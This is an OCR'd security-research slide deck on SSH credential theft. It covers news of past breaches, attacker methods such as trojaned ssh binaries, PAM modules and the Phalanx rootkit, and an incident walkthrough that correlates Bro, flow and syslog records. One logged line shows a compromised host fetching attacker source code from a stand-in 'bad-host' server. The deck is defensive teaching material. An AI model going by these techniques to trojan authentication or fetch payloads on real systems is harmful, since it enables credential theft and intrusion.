Title

Credential wars: latest developments in the ongoing arms race for your (ssh) credentials


Authors
Krous, Jay
Sharma, Aashish

Publication Date
2011-06-15

Credential wars: latest developments in the ongoing arms race for your (ssh) credentials

Aashish Sharma and Jay Krous
Lawrence Berkeley National Laboratory

Background



Internet Attack Called Broad and Long Lasting by Investigators

By JOHN MARKOFF and LOWELL BERGMAN

Published: May 10, 2005

Correction Appended

SAN FRANCISCO, May 9 - The incident seemed alarming enough: a breach of a Cisco Systems network in which an intruder seized programming instructions for many of the computers that control the flow of the Internet.


Now federal officials and computer security investigators have acknowledged that the Cisco break-in last year was only part of a more extensive operation - involving a single intruder or a small band, apparently based in Europe - in which thousands of computer systems were similarly penetrated.

Investigators in the United States and Europe say they have spent almost a year pursuing the case involving attacks on computer systems serving the American military, NASA and research laboratories.

The break-ins exploited security holes on those systems that the authorities say have now been plugged, and beyond the Cisco theft, it is not clear how much data was taken or destroyed. Still, the case illustrates the ease with which Internet-connected computers - even those of sophisticated corporate and government networks - can be penetrated, and also the difficulty in tracing those responsible.

Peter DaSilva for The New York Times

The computer of Wren Montgomery at the University of California, Berkeley, was attacked in April 2004. Investigators say that intruder is primarily responsible for a series of attacks on government computers.



August 28, 2009, 10:18AM

Apache Site Hacked Through SSH Key Compromise

by Dennis Fisher

The main site of the Apache Software Foundation was compromised on Friday through an attack using a compromised SSH key, leading to concerns about the integrity of copies of the hugely popular Apache Web server, which is distributed through the Apache.org site.

Early Friday morning EDT, a message appeared on the main Apache.org site saying that the main Web server for the site had been compromised and that the foundation had taken many of its services offline as a precaution. A short time later, the foundation updated the notification, saying that the compromise was the result of a compromised SSH key, not the result of an attack against the Apache server itself.


SSH credential theft

- Attacker masquerades as legitimate user and exploit system vulnerabilities to escalate privileges to root in order to steal (harvest) more credentials.
  - Attackers rely on their access to an external repository of valid credentials and local root escalation exploits to harvest more credentials
  - Availability of valid credentials makes boundary protections (e.g., reliance only on a firewall) insufficient
  - Extremely damaging since attacker obtains the privileges of an insider.

We did not find any signs of an actual insider, all incidents were a result of a malicious attacker


Attack MO

- Trojaned ssh client
    - capture password of other system users log into
- Trojaned ssh daemon
    - capture passwords on people logging into this system
- Trojaned authentication modules (e.g. PAM)
- Suckit rootkit
- Phalanx rootkit
    - very hard to detect
    - process and file system hiding
    - badguys are constantly improving it
    - backdoors sshd


Sniffed credentials collected by the attacker
Attacker Hop 3
Attacker Hop 2
Automated Password sent to collector
Attacker Hop 1
Password Collector

Incident Example

- Bro alert shows suspicious download using http protocol




```
May 16 03:32:36 %187538 start xx.yy.ww.zz:44619 > aa.bb.cc.dd:80
May 16 03:32:36 %187538 GET /.0/ptrat.c (200 "OK" [2286] server5.bad-
host.com)
```

- System not expected to download any code apart from patches, binaries, etc. and only from authorized sources
- The C language source code is not downloaded from a formal software distribution repository
- Alert does not reveal what caused the download!

Other connections

- Network flows reveal further connections with other hosts in close time proximity to the occurrence of the download:
  - A ssh connection from IP address 195.aa.bb.cc
  - Multiple FTP connections to ee.ff.gg.hh, pp.qq.rr.ss




```
09-05-16 03:32:27 v tcp 195.aa.bb.cc.35213 -> xx.yy.ww.zz.22 80  96  8698 14159   FIN
09-05-16 03:33:36 v tcp xx.yy.ww.zz.44619 -> aa.bb.cc.dd.http 8  6  698 4159   FIN
09-05-16 03:34:37 v tcp xx.yy.ww.zz.53205 -> ee.ff.gg.hh.ftp 1699 2527 108920 359566 FIN
09-05-16 03:35:39 v tcp xx.yy.ww.zz.39837 -> pp.qq.rr.ss.ftp 236  364  15247  546947 FIN
```

- However, the ssh connection record does not reveal
  - Whether authentication was successful or
  - What credentials were used to authenticate

Syslog correlation

- The snippet shown below confirms a user login from 195.aa.bb.cc, which is unusual, based on the user profile and behavior pattern.




```
May 16 03:32:27 host sshd[7419]: Accepted password for user from
195.aa.bb.cc port 35794 ssh2
```

- Now we have four data points:
  - A suspicious source code was downloaded
  - User login at nearly the same time as the download
  - First time user login from IP address 195.aa.bb.cc
  - Machine communication to other ports (FTP).

Host forensics

